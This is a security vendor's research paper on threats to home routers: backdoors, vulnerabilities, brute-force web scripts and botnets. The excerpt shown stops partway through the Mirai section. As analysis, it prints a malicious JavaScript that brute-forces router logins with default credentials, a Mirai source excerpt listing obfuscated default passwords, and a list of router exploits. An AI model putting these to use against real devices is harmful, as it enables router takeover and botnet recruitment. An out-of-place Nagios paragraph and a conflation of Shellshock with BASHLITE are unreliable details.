



# Securing Your Home Routers

## Understanding Attacks and Defense Strategies

Joey Costoya, Ryan Flores, Lion Gu, and Fernando Mercês  
Trend Micro Forward-Looking Threat Research (FTR) Team

#### TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

## Contents

4

Entry Points: How Threats Can Infiltrate Your Home Router

10

Postcompromise: Threats to Home Routers

17


Securing Home Routers

24

Conclusion

25

Appendix





When Mirai first came into the picture last year, it dispelled the notion that the attack scenarios on Internet of Things (IoT) devices were merely a proof of concept (PoC). After all, Mirai's widespread attacks on organizations and users revealed how vulnerable IoT devices, like home routers and IP cameras, can be abused for cybercriminal activities. On top of that, those attacks showed how users unknowingly became accomplices to these crimes. Since then, new strains of Mirai variants continued to make waves. Some of the unique features for each strain include domain generation algorithm<sup>1</sup> (DGA) capabilities, which would make this IoT botnet almost impenetrable for takedowns by law enforcement. A security flaw in Simple Object Access Protocol<sup>2</sup> (SOAP) was also exploited, possibly affecting at least 5 million home routers (as of November 30, 2016) with Mirai.

With the proliferation of IoT devices, essential enhancements to modems were made. These additional features include routing services, firewall, VPN, media server, file storage, User Access Control (UAC), parental controls, telephony services, and wireless antenna. Today, manufacturers are already combining modems, home routers, and wireless access points with different services, such as an operating system (OS). Home routers have a semblance to small servers since all types of information from multiple devices pass through them too. Similarly, vulnerabilities also exist in different levels like OS, management, web application, and hardware. Thus security risks are introduced to the environment.

Users normally do not feel the gravity of home router threats since it has little effect on their bandwidth resources. But cybercriminals can generate profit from home users and small and medium-sized businesses (SMBs) by getting unauthorized access to home routers. Confidential and sensitive data can be stolen and sold in underground markets while botnets, like Mirai, can be monetized in the form of botnet rentals and services offering distributed denial-of-service (DDoS) attacks.

In this research paper, we highlight some of the security threats against home routers and emphasize how understanding these threats can aid users and SMBs in protecting their routers.

# Entry Points: How Can Threats Infiltrate Your Home Router?

By default, home routers are vulnerable to attacks because of the way they are configured. For example, having predefined credentials readily available over the internet can allow cybercriminals to perform brute-force attacks. Another security gap surrounding home routers today are vulnerabilities that attackers may use as entry points to infiltrate systems and the network.

## Built-In Backdoors

Vendors often include remote administration features in router firmware for faster development and debugging. In some cases though, these features are not removed prior to the product's release. Users are therefore not aware of their existence. Some vendors claim that the inclusion of these features are for emergency updates. Still, attackers may abuse them for nefarious purposes and use them as "built-in backdoors."

In 2014, a backdoor was found in the WAN part of the Netis/Netcore routers<sup>3</sup> that allowed attackers to access, and consequently, compromise routers through the execution of arbitrary commands and by making the routers susceptible to man-in-the-middle (MitM) attacks. Months after this backdoor vulnerability was reported, Netis/Netcore released firmware updates.<sup>4</sup> Although the update closed the port, the backdoor codes remained.

Cisco also had its own share of backdoor trouble with its SYNful Knock implant.<sup>5</sup> Any attacker can run functional modules and change the Cisco IOS image with this. On the other hand, certain versions of D-Link's router settings<sup>6</sup> can be accessed and modified through a backdoor. With this, attackers can redirect users to malicious pages and phishing sites.

A researcher also saw a backdoor existing within the *libarris\_password.so* library of ARROS cable modems.<sup>7</sup> In effect, the attackers can log in to the Secure Shell (SSH) session by using the last five digits

of the modem's serial number as a password. TOTOLINK,<sup>8</sup> a popular router brand in South Korea, was found to have backdoors in their products that could lead to remote code execution. In a few days after the said vulnerability was discovered, TOTOLINK released firmware updates for some of their router models—including the ones affected by the said backdoor.

In the end, it's a race among security researchers, vendors, and bad guys to discover these hidden backdoors first. Through reverse-engineering firmware, it is easy to find any backdoor—provided that a home router has one.

## Vulnerabilities

Nearly 600 vulnerabilities found in routers were reported by researchers and designated with a Common Vulnerabilities and Exposures (CVE) number from 1999 to present. (Note that these statistics only cover those with CVE numbers.)

A typical home router's OS comprises network services such as Dynamic Host Configuration Protocol (DHCP) server, Domain Name System (DNS) server, Trivial File Transfer Protocol (T)FTP server, Network Time Protocol (NTP) server, Telnet, and so on. These services may contain unknown vulnerabilities that a piece of malware can exploit locally or remotely (in cases where remote management features are enabled). Security flaws found in the administration web management pages accessible from web scripts pose more serious dangers as this could lead to authentication bypass, which we will tackle in the succeeding section.

Some of the vulnerabilities are recurrent. Case in point: Home Network Administration Protocol (HNAP) used by several routers, which is unsecure by design. This can reveal sensitive information about the device and bugs in its implementation.

There are also some websites that feature postings on home router exploits, particularly in its web management page and native services.

| ( remote exploits ) |                                                                                    |          |       |          |         |          |      |        |  |
|---------------------|------------------------------------------------------------------------------------|----------|-------|----------|---------|----------|------|--------|--|
| DATE                | DESCRIPTION                                                                        | TYPE     | HITS  | RISK     | EXPLOIT | POSSIBLE | GOLD | AUTHOR |  |
| 08-11-2016          | Eir D1000 Wireless Router - WAN Side Remote Command Injection (Metasploit) Exploit | hardware | 71    | CRITICAL | R       | D        | ✓    | Free   |  |
| 09-11-2016          | DLink DIR Routers HNAP Login Stack Buffer Overflow Vulnerability                   | hardware | 57    | CRITICAL | R       | D        | ✓    | Free   |  |
| 09-11-2016          | DLink ADSL Router DSL-2750E SEA_1.07 Remote File Disclosure Vulnerability          | hardware | 52    | CRITICAL | R       | D        | ✓    | Free   |  |
| 09-11-2016          | DLink ADSL Router DSL-2750U IN_1.08 Remote File Disclosure Vulnerability           | hardware | 47    | CRITICAL | R       | D        | ✓    | Free   |  |
| 09-11-2016          | DLink ADSL Router DSL-2750E SEA_1.04 Remote File Disclosure Vulnerability          | hardware | 34    | CRITICAL | R       | D        | ✓    | Free   |  |
| 09-11-2016          | DLink ADSL Router DSL-2750U IN_1.02 Remote File Disclosure Vulnerability           | hardware | 37    | CRITICAL | R       | D        | ✓    | Free   |  |
| 09-11-2016          | DLink ADSL Router DSL-2730U IN_1.02 Remote File Disclosure Vulnerability           | hardware | 35    | CRITICAL | R       | D        | ✓    | Free   |  |
| 08-11-2016          | NETGEAR ADSL Router WNR500/WNR612v3/JNR1010/JNR2010 - Authenticated Remote File    | hardware | 135   | CRITICAL | R       | D        | ✓    | Free   |  |
| 08-11-2016          | NETGEAR ADSL Router JNR1010 - Authenticated Remote File Disclosure Exploit         | hardware | 109   | CRITICAL | R       | D        | ✓    | Free   |  |
| 08-11-2016          | PLANET ADSL Router AND-4101 - Remote File Disclosure Exploit                       | hardware | 113   | CRITICAL | R       | D        | ✓    | Free   |  |
| 08-11-2016          | DLink ADSL Router DSL-2750E SEA_1.01 Remote File Disclosure Vulnerability          | hardware | 131   | CRITICAL | R       | D        | ✓    | Free   |  |
| 08-11-2016          | HOVISTAR ADSL Router BHS_RTA - Remote File Disclosure Exploit                      | hardware | 115   | CRITICAL | R       | D        | ✓    | Free   |  |
| 06-10-2016          | Billion Router 7700NR4 - Remote Command Execution Exploit                          | hardware | 208   | CRITICAL | R       | D        | ✓    | Free   |  |
| 01-10-2015          | PIXORD Vehicle 3G Wi-Fi Router 3GR-431P - Multiple Vulnerabilities                 | hardware | 647   | CRITICAL | R       | D        | ✓    | Free   |  |
| 16-04-2015          | D-Link/TRENDnet NCC Service Command Injection Exploit                              | hardware | 1 267 | CRITICAL | R       | D        | ✓    | Free   |  |
| 05-02-2015          | Shuttle Tech ADSL Modem-Router 915 WM - Unauthenticated Remote DNS Change Exploit  | hardware | 1 781 | CRITICAL | R       | D        | ✓    | Free   |  |
| 27-01-2015          | D-Link DSL-2740R - Unauthenticated Remote DNS Change Exploit                       | hardware | 1 701 | CRITICAL | R       | D        | ✓    | Free   |  |
| 07-01-2015          | Pirelli ADSL2/2+ Wireless Router P.DGA4001N Information Disclosure Vulnerability   | hardware | 1 363 | CRITICAL | R       | D        | ✓    | Free   |  |
| 04-01-2015          | ASUSWRT 3.0.6.4.378_1071 - LAN Backdoor Command Execution Exploit                  | hardware | 1 800 | CRITICAL | R       | D        | ✓    | Free   |  |
| 12-07-2014          | D-Link DIR-300 / DIR-645 Unauthenticated UPnP M-SEARCH Multicast Command Injection | hardware | 1 563 | CRITICAL | R       | D        | ✓    | Free   |  |

Figure 1: A trading website that displays a list of home router exploits

How do attackers use security holes like vulnerabilities in order to affect users and SMBs? For example, the security flaws seen in certain models of Eir's D1000 modems<sup>9</sup> could control the systems within the network or serve as proxy host, turning them into zombies or bots. In addition, any user can send TR-064 management commands to these devices, possibly getting their home router's passwords. Basically, once these bugs are exploited successfully, the attacker has full control of the modem.

On the other hand, vulnerabilities can also serve as means<sup>10</sup> for attackers to generate profit by modifying the DNS settings and pointing web traffic to malicious sites or servers they own. Users' personal identifiable information (PII) may be stolen upon visiting or getting redirected to phishing sites. There are also bugs<sup>11</sup> that run arbitrary commands and end up compromising the security of the router.

Flaws can also block users from accessing the internet. Such is the case of the vulnerabilities found in the Arris Surfboard® SB6141 cable modem,<sup>12</sup> a popular brand in the U.S. The said vulnerabilities enable attackers to reset the modem settings, cause denial of service (DoS), and impede users from using the internet. For SMBs, this could mean business disruption or even productivity or profit loss.

Meanwhile, Nagios is a widely used monitoring system that provides high flexibility and scripting features that system administrators use to monitor and send alerts when services in production servers fail. We saw the wide use of Nagios in pagers used in private companies, universities, and medical facilities.

Unsuspecting users and SMBs may also have vulnerabilities in home routers<sup>13</sup> that can be used to create bots or disclose sensitive data. The critical vulnerability (CVE-2015-0554) found in the ADB Pirelli home routers was one example of this. Another flaw of the same router brand, CVE-2015-0558 can get the default Wi-Fi encryption keys when exploited.

# Web-Based Scripts

One of the simplest and most effective techniques attackers use to break into a home router's security is through web-based scripts, such as JavaScript (JS) or VBScript, that are capable of bypassing the device authentication mechanism via brute-force attacks. Some home routers are still based on HTTP Digest and provide no protection against brute-force attacks (i.e., locking an account after a predefined number of log-in tries). This type of attack is often successful since home routers have predefined credentials. Also, their remote management features don't have to be enabled for the attack to work.

By simply visiting vulnerable websites or phishing pages, a home router is attacked by a brute force script. Below is an example of how JS\_JITONI<sup>14</sup> leads to the download of another JS with DNS-changing capabilities:

```
var f = function(url) {  
    $('body').append('<iframe style=="display:none" src="'+url+'"></iframe>'  
}  
  
f('http://admin:admin@192.168.0.1/');  
f('http://admin:1234@192.168.0.1/');  
f('http://admin:@192.168.0.1/');  
f('http://admin:admin@10.0.0.1/');  
f('http://admin:admin@10.0.0.1/');
```

Figure 2: An example of a function extracted from a malicious script

In the aforementioned screenshot, the malicious script creates an iframe for each brute-force attack. The first line tries to log in using data below:

```
Username: admin  
Password: admin  
Home router IP: 192.168.0.1
```

The other lines are alike but fed with different combinations of IP addresses and log-in credentials.

The said script, when loaded by a browser generates HTTP GET requests that find home routers using a list of predefined IP addresses and log-in credentials. To make matters worse, there are tools that specialize in looking for vulnerable home routers on the internet.




Figure 3: This is an example of a tool that can search for vulnerable routers. It has multiple tactics to compromise home routers and comes with an up-to-date database of publicly known vulnerabilities.

This particular tool could be used to aid security professionals to test their router’s security. However, cybercriminals abuse this tool for their own purposes, using it as an arsenal to compromise home routers.

Index of /

| [ICO] | Name                               | Last modified     | Size | Description |
|-------|------------------------------------|-------------------|------|-------------|
| [DIR] | <a href="#">Parent Directory</a>   |                   | -    |             |
| [TXT] | <a href="#">asus.txt</a>           | 02-Nov-2015 00:39 | 0    |             |
| [TXT] | <a href="#">asusgood.txt</a>       | 09-Oct-2015 07:40 | 0    |             |
| [TXT] | <a href="#">ddwrt.txt</a>          | 02-Nov-2015 00:39 | 0    |             |
| [TXT] | <a href="#">ddwrtgood.txt</a>      | 09-Oct-2015 07:40 | 0    |             |
| [TXT] | <a href="#">headers.txt</a>        | 21-Oct-2015 14:37 | 0    |             |
| [TXT] | <a href="#">headersgood.txt</a>    | 02-Nov-2015 00:39 | 0    |             |
| [TXT] | <a href="#">microdsl.txt</a>       | 02-Nov-2015 00:39 | 0    |             |
| [TXT] | <a href="#">netgear.txt</a>        | 13-Jul-2016 04:59 | 1.2M |             |
| [TXT] | <a href="#">netgearNASbad.txt</a>  | 23-Jan-2016 20:54 | 0    |             |
| [TXT] | <a href="#">netgearNASgood.txt</a> | 14-Jul-2016 08:19 | 535K |             |
| [ ]   | <a href="#">netgearall.php</a>     | 13-Jul-2016 03:00 | 8.0K |             |
| [TXT] | <a href="#">netgearbad.txt</a>     | 14-Jul-2016 08:19 | 4.3M |             |
| [TXT] | <a href="#">netgeargood.txt</a>    | 14-Jul-2016 08:19 | 5.1M |             |
| [TXT] | <a href="#">other.txt</a>          | 13-Jul-2016 04:59 | 752  |             |
| [ ]   | <a href="#">parser.php</a>         | 24-Oct-2015 14:54 | 2.2K |             |
| [DIR] | <a href="#">results/</a>           | 13-Jul-2016 02:58 | -    |             |

Apache/2.2.22 (Ubuntu) Server at Port 80

Figure 4: A screenshot of a command-and-control (C&C) server which stores all the output log files of this tool

# Authentication Bypass

There are two ways by which authentication bypass can compromise home routers: locally and via the internet.

## Locally

When attackers have access to the building or neighborhood where the target user is located, it is relatively easy to guess the home router administration credentials after joining its wireless network. However, this also depends on the level of Wi-Fi security that is applied to the home router.

## Via the Internet

Cybercriminals can start a brute-force attack by simply leveraging the preset enabled remote management features. Doing so allows them to control the settings of a home router externally. In order to pull off this attack, cybercriminals can either enumerate the active home routers on the internet or determine a specific target. This is not a daunting task, given the availability of fingerprint databases and search websites.




Figure 5: A simple search on one of these websites for device banners with the string “DSL Home routers” in the U.S. returned more than 50,000 results.

By enumerating these hosts, attackers can obtain an updated database of potential targets of brute-force attacks.

Another search revealed that in Italy there are more than 16,000 D-Link DSL-2740R home routers online, which had a remote vulnerability with a publicly available exploit.

# Postcompromise: Threats to Home Routers

Linux is a popular OS choice for most router brands. The downside of using such OS is that most cybercriminals are familiar with it and know how to create stealth applications and scripts to infect it. Capitalizing on Linux's portability, attackers can convert malware written for x86 platforms to ARM or Armel (home router platform) compatible with minor tweaks, or even no changes at all, in the source code.

Protecting home routers often takes a back seat compared with securing systems or mobile devices. But as early as 2008, there were reports<sup>15</sup> on how cybercriminals took advantage of a security bug in 2Wire modems for their attack. By 2010, the “Chuck Norris” botnet<sup>16</sup> emerged and propagated worms through unpatched DSL modems and home routers. In this section, we highlight the various threats against home routers today and how they can possibly impact home users and SMBs.

## Botnet Clients

### Shellshock

The BASHLITE bug or Shellshock vulnerability<sup>17</sup> became one of the most critical vulnerabilities in 2014 due to its impact, severity, and the range of platforms that were susceptible to it—devices, systems, and servers running Linux and Unix. Devices like home routers and IP cameras, among others, are also vulnerable to this security flaw. In the days that followed its discovery, miscreants used this bug in a series of attacks—botnet attacks,<sup>18</sup> IRC bot,<sup>19</sup> and other exploit attempts.

Our researchers observed that some BASHLITE samples search the network for any device running BusyBox,<sup>20</sup> which is typically used by home routers. What it does is it also logs in using a different set of usernames and passwords. Once compromised, the attacker executes commands to download malicious files onto the device.

## Mirai

The emergence of Mirai<sup>21</sup> last September 2016 brought to the fore the need to secure IoT devices and the gravity of damage it can cause. After taking down the site of security journalist Brian Krebs, other DDoS attacks that targeted high-profile websites like Netflix, Twitter, and Airbnb followed suit.

When Mirai's source code was leaked in a hacking forum, more cybercriminals dipped their hands in its code—modifying it to cater their own needs. Harnessing the unsecure platform of IoT devices, Mirai recently made waves with the release of new strains.




Figure 6: Countries affected by MIRAI (from August to December 2016)

Our analysis showed that Mirai uses a predefined list of default credentials to infect devices.

```
123 // Set up passwords
124 add_auth_entry("\x50\x40\x40\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root
125 add_auth_entry("\x50\x40\x40\x56", "\x54\x48\x58\x5A\x54", 9); // root
126 add_auth_entry("\x50\x40\x40\x56", "\x43\x46\x4F\x48\x4C", 8); // root
127 add_auth_entry("\x43\x46\x4F\x48\x4C", "\x43\x46\x4F\x48\x4C", 7); // admin
128 add_auth_entry("\x50\x40\x40\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root
129 add_auth_entry("\x50\x40\x40\x56", "\x5A\x4F\x4A\x46\x48\x52\x41", 5); // root
130 add_auth_entry("\x50\x40\x40\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); // root
131 add_auth_entry("\x50\x40\x40\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root
132 add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16\x17\x14", 5); // root
133 add_auth_entry("\x50\x40\x40\x56", "\x17\x16\x11\x10\x13", 5); // root
134 add_auth_entry("\x51\x57\x52\x52\x40\x50\x56", "\x51\x57\x52\x52\x40\x50\x56", 5); // support
135 add_auth_entry("\x50\x40\x40\x56", "", 4); // root
136 add_auth_entry("\x43\x46\x4F\x48\x4C", "\x52\x43\x51\x51\x55\x40\x50\x46", 4); // admin
137 add_auth_entry("\x50\x40\x40\x56", "\x50\x40\x40\x56", 4); // root
138 add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16\x17", 4); // root
139 add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3); // user
140 add_auth_entry("\x43\x46\x4F\x48\x4C", "", 3); // admin
141 add_auth_entry("\x50\x40\x40\x56", "\x52\x43\x51\x51", 3); // root
142 add_auth_entry("\x43\x46\x4F\x48\x4C", "\x43\x46\x4F\x48\x4C\x13\x10\x11\x16", 3); // admin
143 add_auth_entry("\x50\x40\x40\x56", "\x13\x13\x13\x13", 3); // root
144 add_auth_entry("\x43\x46\x4F\x48\x4C", "\x51\x4F\x41\x43\x46\x4F\x48\x4C", 3); // admin
145 add_auth_entry("\x43\x46\x4F\x48\x4C", "\x13\x13\x13\x13", 2); // admin
146 add_auth_entry("\x50\x40\x40\x56", "\x14\x14\x14\x14\x14\x14", 2); // root
147 add_auth_entry("\x50\x40\x40\x56", "\x52\x43\x51\x51\x55\x40\x50\x46", 2); // root
148 add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16", 2); // root
```

